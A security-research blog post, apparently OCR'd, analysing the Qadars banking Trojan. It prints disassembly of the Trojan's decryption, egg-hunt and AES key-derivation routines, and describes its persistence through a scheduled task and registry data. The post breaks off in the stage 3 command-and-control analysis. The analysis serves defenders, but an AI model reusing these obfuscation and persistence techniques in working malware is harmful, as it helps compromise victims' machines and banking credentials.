

An Analysis of the Qadars Banking Trojan

securityintelligence.com/an-analysis-of-the-qadars-trojan/

July 23, 2015





Threat Research July 23, 2015
By Igor Aronov 26 min read

I recently noticed a forum thread discussing the Qadars banking Trojan, and at the time, it had a very low detection rate (4/56) on the VT (virustotal.com) SHA1 : 563379a48d876f6c35317bb7551efeb55754123056109ab030d1e796ae1b9c2c.

I decided it would be a decent candidate for a deeper technical look, and I divided my analysis into three logical parts:

- Stage 1: Obfuscates malicious program flow; protects and decrypts main module.
- Stage 2: Gathers per-system unique information, establishes persistence on the system and runs new process (Stage 3).
- Stage 3: Establishes communication with the command-and-control (C&C) center.

Stage 1

This stage consist of two distinct parts. Both are used to protect the main malware module from detection. The malware performs the following steps to achieve this:

- Obfuscates malware’s flow by creating “garbage” code;
- Changes the control flow of a program by creating a structured exception handling (SEH) exception and passing control to it;
- Decrypts a blob of data that becomes new code section and jumps to it from an exception;
- Performs an “egg hunt” to find an additional blob of data. This data is then decrypted and decompressed and becomes a new Portable Executable (PE) image. This is the main malware module.

Additional details about the first part of Stage 1 (exception handler):

- Resolves address of kernel32.
- Resolves address of HeapCreate and allocates buffer of size 0x2729.

    Stack before the call to HeapCreate:

```
012F7A0  00040000   ;HEAP_CREATE_ENABLE_EXECUTE
012F7A4  00002729   ;initial size
012F7A8  00002729   ;max size
```

  Takes the blob of data at offset 0040C9E8 in the original file, then copies and arranges it.

This blob of data is treated as an array. The array after transformation becomes the new code section and control is passed to it. The steps taken by the malware to transform array into the valid code are simple bit swaps based on the key generated offset calculations. The algorithm is shown below:

1. The blob of data is copied to a buffer allocated on the heap. The buffer is treated as an array.
2. Calculates an offset for the first character to be swapped:

```
;Initial key is 0x5A219DBA.
;.text:0041F858 8B 45 14                mov     eax, [ebp+key]
;.text:0041F85B 33 D2                   xor     edx, edx
;.text:0041F85D F7 75 10                div     [ebp+data_size]
;.text:0041F860 89 55 E8                mov     [ebp+reminder], edx
```

1. Stores the result locally:

```
;.text:0041FAC5 8B 4D 08                mov     ecx, [ebp+allocated_buffer]
;.text:0041FAC8 03 4D E8                add     ecx, [ebp+reminder]
;.text:0041FACB 8A 11                   mov     dl, [ecx]
;.text:0041FACD 88 55 E4                mov     [ebp+current_char_3], dl
```

1. Calculates an offset for the second character to be swapped and stores it locally. This character is taken from the end of an array minus number of characters already processed:

```
;.text:0041FC18 8B 55 08                mov     edx, [ebp+allocated_buffer]
;.text:0041FC1B 03 55 FC                add     edx, [ebp+counter]
;.text:0041FC1E 8A 42 FF                mov     al, [edx-1]
;.text:0041FC21 88 45 EC                mov     [ebp+current_char_1], a
```

1. Swaps the first and second characters:

```
    ;.text:0041FD4D 8B 45 08                mov     eax, [ebp+allocated_buffer]
    ;.text:0041FD50 03 45 E8                add     eax, [ebp+reminder]
    ;.text:0041FD53 8A 4D EC                mov     cl, [ebp+current_char_1]
    ;.text:0041FD56 88 08                   mov     [eax], cl

    ;.text:0041FFCE 8B 45 08                mov     eax, [ebp+allocated_buffer]
    ;.text:0041FFD1 03 45 FC                add     eax, [ebp+counter]
    ;.text:0041FFD4 8A 4D E4                mov     cl, [ebp+current_char_3]
    ;.text:0041FFD7 88 48 FF                mov     [eax-1], cl
```

For example, the first two characters to be swapped. Memory before swap:

```
00BD0614  00
00BD2728  A6
```

Memory after swap:

```
00BD0614  A6
00BD2728  00
```

1. Calculates the key used in the calculations for the next first character to be swapped:

```
    ;.text:004201CD 8B 55 14                mov     edx, [ebp+key]
    ;.text:004201D0 C1 EA 19                shr     edx, 19h
    ;.text:004201D3 89 55 F0                mov     [ebp+new_key], edx
    ;.text:004203B1 8B 4D 14                mov     ecx, [ebp+key]
    ;.text:004203B4 C1 E1 07                shl     ecx, 7
    ;.text:004203B7 89 4D 14                mov     [ebp+key], ecx
    ;.text:00420680 8B 55 14                mov     edx, [ebp+key]
    ;.text:00420683 0B 55 F0                or      edx, [ebp+new_key]
    ;.text:00420686 89 55 14                mov     [ebp+key], edx
    ;.text:004207FB 8B 55 14                mov     edx, [ebp+key]
    ;.text:004207FE 2B 55 10                sub     edx, [ebp+data_size]
    ;.text:00420801 89 55 14                mov     [ebp+key], edx
    ;.text:00420AD5 8B 45 14                mov     eax, [ebp+key]
    ;.text:00420AD8 2D D2 02 96 49          sub     eax, 499602D2h
    ;.text:00420ADD 89 45 14                mov     [ebp+key], eax
```

Jumps to the newly created code section:

```
.text:00406447 FF 55 FC                call    [ebp+allocated_buffer]
```

Additional details about part two of Stage 1 (in the newly created code section):

- Resolves API addresses at runtime and immediately calls those APIs; no Import Table is created.
- Locates an XOR-encrypted blob of data.
- Decrypts the blob of data and decompresses it.
- The decrypted and decompressed blob is the main malware module.

To find a blob of data, the malware uses a technique similar to the “egg hunt” technique used in the shellcode. First, it calculated the following data:

```
0012F74C  56 6F FC 5A 83 1A 34 D9  6F 5C 41 73 28 94 EF 13  VonZâ.4+o\As(ön.
0012F75C  31 A8 B9 0B
1¿¦
```

The content of the main malware module is copied into a buffer allocated on the heap. The first 8 bytes are the marker that the malware is searching for in the executable. This is the so-called “egg,” and it is found at offset 0xE511 in the executable on the disk. The scanning is performed from the end to the beginning of the file. Once the marker is found, the malware calculates the size of the encrypted blob of data. In order to do this, it takes 4 bytes immediately following the “egg” and XORs it with the data at offset +0x08 in the blob of data shown above.

Next, 8 bytes in the file and in the blob of data above (offset +0x0C) are used to calculate the initial XOR key that is used to decrypt the blob of data. The encrypted data in the file starts at offset 0xE525; the size of the blob of data is 0xC76A. The following function is used to decrypt the blob of data:

```
debug025:00BD0CBE                         decode_data_to_decompress proc near
debug025:00BD0CBE
debug025:00BD0CBE                         var_18= dword ptr -18h
debug025:00BD0CBE                         var_14= dword ptr -14h
debug025:00BD0CBE                         var_10= dword ptr -10h
debug025:00BD0CBE                         var_C= dword ptr -0Ch
debug025:00BD0CBE                         var_4= dword ptr -4
debug025:00BD0CBE                         data= dword ptr  8
debug025:00BD0CBE                         size= dword ptr  0Ch
debug025:00BD0CBE                         key= dword ptr  10h
debug025:00BD0CBE
debug025:00BD0CBE 55                      push    ebp
debug025:00BD0CBF 89 E5                   mov     ebp, esp
debug025:00BD0CC1 83 EC 1C                sub     esp, 1Ch
debug025:00BD0CC4 53                      push    ebx
debug025:00BD0CC5 56                      push    esi
debug025:00BD0CC6 57                      push    edi
debug025:00BD0CC7 01 FF                   add     edi, edi
debug025:00BD0CC9 8B 5D 0C                mov     ebx, [ebp+size]
debug025:00BD0CCC F7 D0                   not     eax
debug025:00BD0CCE 42                      inc     edx
debug025:00BD0CCF 09 55 F0                or      [ebp+var_10], edx
debug025:00BD0CD2 83 EB 03                sub     ebx, 3
debug025:00BD0CD5 0F AF F7                imul    esi, edi
debug025:00BD0CD8 81 F1 B8 00 00 00       xor     ecx, 0B8h
debug025:00BD0CDE 8B 75 08                mov     esi, [ebp+data]
debug025:00BD0CE1 87 55 EC                xchg    edx, [ebp+var_14]
debug025:00BD0CE4 21 F2                   and     edx, esi
debug025:00BD0CE6
debug025:00BD0CE6                         loc_BD0CE6:
debug025:00BD0CE6 41                      inc     ecx
debug025:00BD0CE7 83 FB 00                cmp     ebx, 0              ; ebx is the
counter
debug025:00BD0CEA 74 5C                   jz      short loc_BD0D48
debug025:00BD0CEC 49                      dec     ecx
debug025:00BD0CED 1B 55 F4                sbb     edx, [ebp+var_C]
debug025:00BD0CF0 8B 06                   mov     eax, [esi]
debug025:00BD0CF2 33 4D F4                xor     ecx, [ebp+var_C]
debug025:00BD0CF5 01 C9                   add     ecx, ecx
debug025:00BD0CF7 33 45 10                xor     eax, [ebp+key]
debug025:00BD0CFA 09 DF                   or      edi, ebx
debug025:00BD0CFC 89 06                   mov     [esi], eax
debug025:00BD0CFE 2B 55 EC                sub     edx, [ebp+var_14]
debug025:00BD0D01 F7 DF                   neg     edi
debug025:00BD0D03 49                      dec     ecx
debug025:00BD0D04 8B 45 10                mov     eax, [ebp+key]
debug025:00BD0D07 87 55 E8                xchg    edx, [ebp+var_18]
debug025:00BD0D0A 0F AF FA                imul    edi, edx
debug025:00BD0D0D F7 D7                   not     edi
debug025:00BD0D0F EB 03                   jmp     short loc_BD0D14

debug025:00BD0D14
debug025:00BD0D14                         loc_BD0D14:
debug025:00BD0D14 C1 C0 07                rol     eax, 7
debug025:00BD0D17 4A                      dec     edx
```

```
debug025:00BD0D18 01 F7                   add     edi, esi
debug025:00BD0D1A EB 01                   jmp     short loc_BD0D1D

debug025:00BD0D1D
debug025:00BD0D1D                         loc_BD0D1D:
debug025:00BD0D1D 2B 45 0C                sub     eax, [ebp+size]
debug025:00BD0D20 2B 55 FC                sub     edx, [ebp+var_4]
debug025:00BD0D23 87 FF                   xchg    edi, edi
debug025:00BD0D25 F7 D7                   not     edi
debug025:00BD0D27 2D D2 02 96 49          sub     eax, 499602D2h
debug025:00BD0D2C 83 EA 06                sub     edx, 6
debug025:00BD0D2F 01 F7                   add     edi, esi
debug025:00BD0D31 89 45 10                mov     [ebp+key], eax
debug025:00BD0D34 81 E2 80 00 00 00       and     edx, 80h
debug025:00BD0D3A 0B 4D E8                or      ecx, [ebp+var_18]
debug025:00BD0D3D 4B                      dec     ebx
debug025:00BD0D3E 11 C7                   adc     edi, eax
debug025:00BD0D40 29 C7                   sub     edi, eax
debug025:00BD0D42 46                      inc     esi
debug025:00BD0D43 0F AF FB                imul    edi, ebx
debug025:00BD0D46 EB 9E                   jmp     short loc_BD0CE6
debug025:00BD0D48                         ; ------------------------------
debug025:00BD0D48
debug025:00BD0D48                         loc_BD0D48:
debug025:00BD0D48 87 55 EC                xchg    edx, [ebp+var_14]
debug025:00BD0D4B 29 F3                   sub     ebx, esi
debug025:00BD0D4D 5F                      pop     edi
debug025:00BD0D4E 5E                      pop     esi
debug025:00BD0D4F 5B                      pop     ebx
debug025:00BD0D50 C9                      leave
debug025:00BD0D51 C2 0C 00                retn    0Ch
debug025:00BD0D51                         decode_data_to_decompress endp
```

Next, the decrypted blob of data is decompressed. The stack before the call to RtlDecompressBuffer:

```
0012F270  00000002                              ;compression format
    ;#define COMPRESSION_FORMAT_LZNT1          (0x0002)
0012F274  00C20000  debug027:unk_C20000         ;destination
0012F278  00013600                              ;uncompressed size
0012F27C  00C0857D  debug026:00C0857D           ;compressed buffer
0012F280  0000C76A                              ;compressed size
0012F284  0012F714  Stack[00000BBC]:0012F714    ;final uncompressed size
```

Stage 2

1. Collects data about the system;
2. Copies itself into a randomly named file located in the “%AppData%\[random_path]\[random_file_name].exe”;
3. Schedules a task that would run on the current user’s next login;
4. Creates registry keys and stores AES encrypted data (collected in Step 1) in the registry;

5. Runs the next stage executable from the “%AppData%\[random_path]\[random_file_name].exe”.

An additional detail is that the malware collects data about the machine and creates an interesting structure. For example, on the test machine, the malware creates the following structure:

```
00 00 02 00 00 00 06 00  03 3C 80 5E 96 58 91 B6
07 54 A4 00 00 00 03 00  00 00 37 36 34 38 37 2D
33 34 31 2D 38 36 31 39  31 30 33 2D 32 32 30 36
34 00 2C 00 00 00 41 32  32 2D 30 30 30 30 31 00
00 00 00 00 00 00 2C CC  C0 A8 22 31 A6 35 23 98
E5 97 52 11 03 00 00 00  00 00 45 53 07 54 50 6F
04 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 37 34 34 30 32 00
00 00 00 00 00 00 B8 03  00 00 80 5E 96 58 00 01
00 00 EA 32 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 2C 47 6C C7 00 BA  0D F0 AD BA 0D F0 AD BA

+0x02   dwNumberOfProcessors (SYSTEM_INFO)
+0x06   wProcessorLevel      (SYSTEM_INFO)
+0x08   wProcessorRevision   (SYSTEM_INFO)
+0x0A   VolumeSerialNumber
+0x0E   InstallDate             "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
+0x12   DigitalProductID        "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
```

An MD5 hash for the above structure is calculated and stored locally. ASCII and UNICODE strings representing formatted MD5 hashes are created. For example, on the test machine:

```
00853D20  39 37 32 39 35 38 41 36  35 38 38 30 42 35 35 41  972958A65880B55A
00853D30  30 45 42 44 35 35 35 39  30 37 38 43 31 37 33 35  0EBD5559078C1735

00853E58  39 00 37 00 32 00 39 00  35 00 38 00 41 00 36 00  9.7.2.9.5.8.A.6.
00853E68  35 00 38 00 38 00 30 00  42 00 35 00 35 00 41 00  5.8.8.0.B.5.5.A.
00853E78  30 00 45 00 42 00 44 00  35 00 35 00 35 00 39 00  0.E.B.D.5.5.5.9.
00853E88  30 00 37 00 38 00 43 00  31 00 37 00 33 00 35 00  0.7.8.C.1.7.3.5.
```

Both MD5 hashes are concatenated with the computer name (‘#’ is used as a separator). An MD5 hash of this data is calculated. This data becomes the unique GUID that is used by the malware. The malware uses the same algorithm, as it always produces the same result, but the result would be unique per infected system.

Next, the malware creates a randomly named path within “%AppData%” and copies itself into the randomly named executable file located in that directory. For example, on the test system, the malware created a copy of itself located at:

“%AppData%\MfzxAHCb\HQHKWbsv\PMqLMKtj\oPQVNiRgs.exe”

An MD5 hash of the newly created copy of the malware is calculated and stored along with the word BOTNET2:

```
0012F628  8A 15 4F AE 3B 78 B4 8D  B1 71 C4 C9 49 99 E0 C0  è.O«;x¦.¦q-+IÖa+
0012F638  42 4F 54 4E 45 54 32 00  00 00 00 00 00 00 00 00  BOTNET2.........
```

The malware creates a scheduled task that would run on the current user’s next login. This is achieved by performing the following sequence of calls:

```
1.CoCreateInstance (creates ITaskScheduler, CLSID {148bd52a-a2ab-11ce-b11f-
00aa00530503},
  IID {148bd527-a2ab-11ce-b11f-00aa00530503}).
2.ITaskScheduler::NewWorkItem (creates ITask, CLSID_CTask {148BD520-A2AB-11CE-B11F-
00AA00530503},
  IID_ITask {148BD524-A2AB-11CE-B11F-00AA00530503}).
3.ITask::SetFlags.
4.ITask:SetAccountInformation.
5.ITask::SetWorkingDirectory.
6.ITask::SetApplicationName.
7.ITask::SetMaxRunTime.
8.ITask::CreateTrigger.
9.ITaskTrigger:SetTrigger.
        ;PTASK_TRIGGER:
        ;Stack[00000F08]:0012E1BC 30 00                   dw 30h     ; cbTriggerSize
        ;Stack[00000F08]:0012E1BE 00 00                   dw 0       ; Reserved
        ...............................
        ;Stack[00000F08]:0012E1D8 04 00 00 00             dd 4       ; rgFlags
        ;Stack[00000F08]:0012E1DC 07 00 00 00             dd 7       ;
TASK_EVENT_TRIGGER_AT_LOGON
        ;Stack[00000F08]:0012E1E0 01 00 00 00             dd 1       ; Type
10.ITask::QueryInterface (CLSID_IPersistFile)
11.IPersistFile::Save.
```

Creates the registry keys “HKCU\\Software\\Classes\\CLSID\\{[unique_per_system_guid]}”. Populates subkeys “@” , “0” and “1”. The data in the registry is encrypted using AES. The registry is used to pass data to the next stage. The AES key is derived from the hard-coded data:

```
00854028  08 00 99 E3 72 5D A8 0E  FB DF A8 87 42 D4 AA AB  ..Öpr]¿.v¯¿çB+¬½
00854038  DE AD 35 3F 41 B9 80 5D  85 D4 2E A1 00 E6 E1 8C  ¦¡5?A¦Ç]à+.í.µßî
00854048  31 00 01 00 53 C3 00 00  39 37 32 39 35 38 41 36  1...S+.
```

The derived key is:

```
0012E750  E3 99 00 08 0E A8 5D 72  87 A8 DF FB AB AA D4 42  pÖ...¿]rç¿¯v½¬+B
```

The algorithm for key derivation is:

```
.text:0040EA85 0F B6 79 FE             movzx   edi, byte ptr [ecx-2]
.text:0040EA89 0F B6 59 FF             movzx   ebx, byte ptr [ecx-1]
.text:0040EA8D C1 E7 08                shl     edi, 8
.text:0040EA90 0B FB                   or      edi, ebx
.text:0040EA92 0F B6 19                movzx   ebx, byte ptr [ecx]
.text:0040EA95 C1 E7 08                shl     edi, 8
.text:0040EA98 0B FB                   or      edi, ebx
.text:0040EA9A 0F B6 59 01             movzx   ebx, byte ptr [ecx+1]
.text:0040EA9E C1 E7 08                shl     edi, 8
.text:0040EAA1 0B FB                   or      edi, ebx
.text:0040EAA3 89 3C 96                mov     [esi+edx*4], edi
.text:0040EAA6 42                      inc     edx
.text:0040EAA7 83 C1 04                add     ecx, 4
.text:0040EAAA 83 FA 04                cmp     edx, 4
.text:0040EAAD 7C D6                   jl      short loc_40EA85
```

Next, the malware runs a copy of itself located in the “%AppData%” directory:

```
.text:00403BA1 8D 55 E4                lea     edx, [ebp+var_1C]
.text:00403BA4 52                      push    edx                        ;
lpProcessInformation
.text:00403BA5 8D 45 8C                lea     eax, [ebp+StartupInfo]
.text:00403BA8 50                      push    eax                        ;
lpStartupInfo
.text:00403BA9 53                      push    ebx                        ;
lpCurrentDirectory
.text:00403BAA 53                      push    ebx                        ;
lpEnvironment
.text:00403BAB 68 00 00 00 04          push    CREATE_DEFAULT_ERROR_MODE  ;
dwCreationFlags
.text:00403BB0 53                      push    ebx                        ;
bInheritHandles
.text:00403BB1 53                      push    ebx                        ;
lpThreadAttributes
.text:00403BB2 53                      push    ebx                        ;
lpProcessAttributes
.text:00403BB3 68 F0 19 41 00          push    offset CommandLine         ;
lpCommandLine
.text:00403BB8 8D 8D 79 FC FF FF       lea     ecx, [ebp+MultiByteStr]
.text:00403BBE 51                      push    ecx                        ;
lpApplicationName
    ;"%AppData%\MfzxAHCb\HQHKWbsv\PMqLMKtj\oPQVNiRgs.exe".
.text:00403BBF 89 5D E4                mov     [ebp+var_1C], ebx
.text:00403BC2 89 5D E8                mov     [ebp+var_18], ebx
.text:00403BC5 89 5D EC                mov     [ebp+var_14], ebx
.text:00403BC8 89 5D F0                mov     [ebp+var_10], ebx
.text:00403BCB C7 45 8C 44 00 00 00    mov     [ebp+StartupInfo.cb], 44h
.text:00403BD2 FF 15 60 10 41 00       call    ds:CreateProcessA
```

Stage 3

This stage creates a payload for the initial C&C request and sends it. Details of the payload creation and malware logic for Stage 3 follow.

The malware calculates computer-specific data (as described in Stage 2) and compares the result to the data stored in “KEY_CURRENT_USER\Software\Classes\CLSID\{[computer_unique_guid]}”. If equal, the malware proceeds to the next stage.

Data stored in the registry “HKEY_CURRENT_USER\Software\Classes\CLSID\{[computer_unique_guid]}\0” is enumerated. For example, on the test machine, the size of the data is 0x170, and the encrypted data stored in the registry is:

```
00854B78  5F 1D B6 44 5B 87 A7 2E  74 81 51 7F 34 CA CC 9D  _.¦D[çº.t.Q.4-¦.
00854B88  FC 74 61 04 C2 61 9E 99  E5 A7 64 02 8E D2 79 05  nta.-aPÖsºd.Ä-y.
00854B98  68 41 E1 33 96 C7 B7 EB  83 35 07 43 47 1A A8 74  hAß3û¦+dâ5.CG.¿t
00854BA8  F7 CC B0 27 73 7A 7E 63  60 D7 5B AB 43 1B 41 65  ˜¦¦'sz~c`+[½C.Ae
00854BB8  7F D1 A6 8B 85 B1 DE E4  B2 B5 A7 7E 74 B6 44 14  .-ªïà¦¦S¦¦º~t¦D.
00854BC8  B5 B8 D3 56 D3 0A 72 CC  62 BF 64 F4 3F 4D F1 D8  ¦++V+.r¦b+d(?M±+
00854BD8  84 2B 45 B8 DB BA 22 C2  B5 95 34 FA 69 85 A6 01  ä+E+¦¦"-¦ò4·iàª.
00854BE8  02 80 29 90 60 A9 11 13  C3 77 31 6E 06 23 BA 3A  .Ç).`¬..+w1n.#¦:
00854BF8  64 D5 78 FA 2C E3 E5 3A  2B 18 4C 1F 74 31 B3 25  d+x·,ps:+.L.t1¦%
00854C08  BF 78 2C 45 4F 71 F6 F1  B4 5D 16 E3 CD 40 60 B8  +x,EOq÷±¦]
[email protected]`+
00854C18  D9 7B CE AF 87 4F 88 75  FB CC DB 8F AA 33 CF 46  +{+»çOêuv¦¦.¬3-F
00854C28  3D 5D 7C 46 85 B5 92 33  B7 B8 E8 E9 5D 88 17 31  =]|Fà¦Æ3++FT]ê.1
00854C38  46 76 F4 EA 05 D2 71 04  55 B0 BF B3 A1 E9 9C BF  Fv(O.-q.U¦+¦íT£+
00854C48  E7 E6 5A 51 C5 F1 4A DF  CF 46 8B 4F 54 57 57 4F  tµZQ+±J¯-FïOTWWO
00854C58  6E EF 29 C1 BC C0 32 14  B5 3D 84 4C 87 7A 73 BA  nn)-++2.¦=äLçzs¦
00854C68  40 B2 06 B7 42 85 7C 44  65 1E EE 69 2F 7E 37 B8  @¦.+Bà|De.ei/~7+
00854C78  E5 A6 CC 26 06 9D 32 B3  71 7E D0 13 45 CF 01 D9  sª¦&..2¦q~-.E-.+
00854C88  77 DA 8C 8E 90 3D 0E D1  F7 FE B1 24 99 20 89 C7  w+îÄ.=.-˜¦¦$Ö ë¦
00854C98  41 1D DA 62 66 08 AF 48  C9 F8 5C F8 3D 83 7E 92  A.+bf.»H+°\°=â~Æ
00854CA8  BF 8C 18 49 CA 81 CE 77  48 93 04 A3 B1 9D 07 60  +î.I-.+wHô.ú¦..`
00854CB8  5B CE A7 0D 23 09 B6 8D  7E 2E B9 B9 1A 73 3E 84  [+º.#.¦.~.¦¦.s>ä
00854CC8  21 9C EF 83 41 66 72 E1  61 4A 4D 62 4E 0E FF FE  !£nâAfrßaJMbN. ¦
00854CD8  C9 F2 15 3B BC 38 11 A2  2B 0C 35 CF F4 EB 35 E5  +=.;+8.ó+.5-(d5s
```

The decrypted data is:

```
00854E90  00 00 00 00 67 01 00 00  A6 69 46 69 72 73 74 54  ....g...ªiFirstT
00854EA0  69 6D 65 01 6E 6D 6F 64  75 6C 65 73 46 65 74 63  ime.nmodulesFetc
00854EB0  68 65 64 00 66 48 61 73  68 50 45 50 8A 15 4F AE  hed.fHashPEPè.O«
00854EC0  3B 78 B4 8D B1 71 C4 C9  49 99 E0 C0 6C 73 7A 42  ;x¦.¦q-+IÖa+lszB
00854ED0  6F 74 6E 65 74 4E 61 6D  65 67 42 4F 54 4E 45 54  otnetNamegBOTNET
00854EE0  32 6D 73 7A 49 6E 73 74  61 6C 6C 50 61 74 68 78  2mszInstallPathx
00854EF0  55 43 3A 5C 44 6F 63 75  6D 65 6E 74 73 20 61 6E  UC:\Documents an
00854F00  64 20 53 65 74 74 69 6E  67 73 5C 69 5C 41 70 70  d Settings\i\App
00854F10  6C 69 63 61 74 69 6F 6E  20 44 61 74 61 5C 4D 66  lication Data\Mf
00854F20  7A 78 41 48 43 62 5C 48  51 48 4B 57 62 73 76 5C  zxAHCb\HQHKWbsv\
00854F30  50 4D 71 4C 4D 4B 74 6A  5C 6F 50 51 56 4E 69 52  PMqLMKtj\oPQVNiR
00854F40  67 73 2E 65 78 65 6C 77  49 6E 73 74 61 6C 6C 50  gs.exelwInstallP
00854F50  61 74 68 58 AA 43 00 3A  00 5C 00 44 00 6F 00 63  athX¬C.:.\.D.o.c
00854F60  00 75 00 6D 00 65 00 6E  00 74 00 73 00 20 00 61  .u.m.e.n.t.s. .a
00854F70  00 6E 00 64 00 20 00 53  00 65 00 74 00 74 00 69  .n.d. .S.e.t.t.i
00854F80  00 6E 00 67 00 73 00 5C  00 69 00 5C 00 41 00 70  .n.g.s.\.i.\.A.p
00854F90  00 70 00 6C 00 69 00 63  00 61 00 74 00 69 00 6F  .p.l.i.c.a.t.i.o
00854FA0  00 6E 00 20 00 44 00 61  00 74 00 61 00 5C 00 4D  .n. .D.a.t.a.\.M
00854FB0  00 66 00 7A 00 78 00 41  00 48 00 43 00 62 00 5C  .f.z.x.A.H.C.b.\
00854FC0  00 48 00 51 00 48 00 4B  00 57 00 62 00 73 00 76  .H.Q.H.K.W.b.s.v
00854FD0  00 5C 00 50 00 4D 00 71  00 4C 00 4D 00 4B 00 74  .\.P.M.q.L.M.K.t
00854FE0  00 6A 00 5C 00 6F 00 50  00 51 00 56 00 4E 00 69  .j.\.o.P.Q.V.N.i
00854FF0  00 52 00 67 00 73 00 2E  00 65 00 78 00 65 00 00  .R.g.s...e.x.e..

bytes 0 - 3 zeroes,
bytes 4 - 7 the length of the data
bytes 8 - ? data itself.
```

Next, the data is tokenized:

```
00854D08  01 00 00 00 00 00 00 00  8A 15 4F AE 3B 78 B4 8D  ........è.O«;x¦.
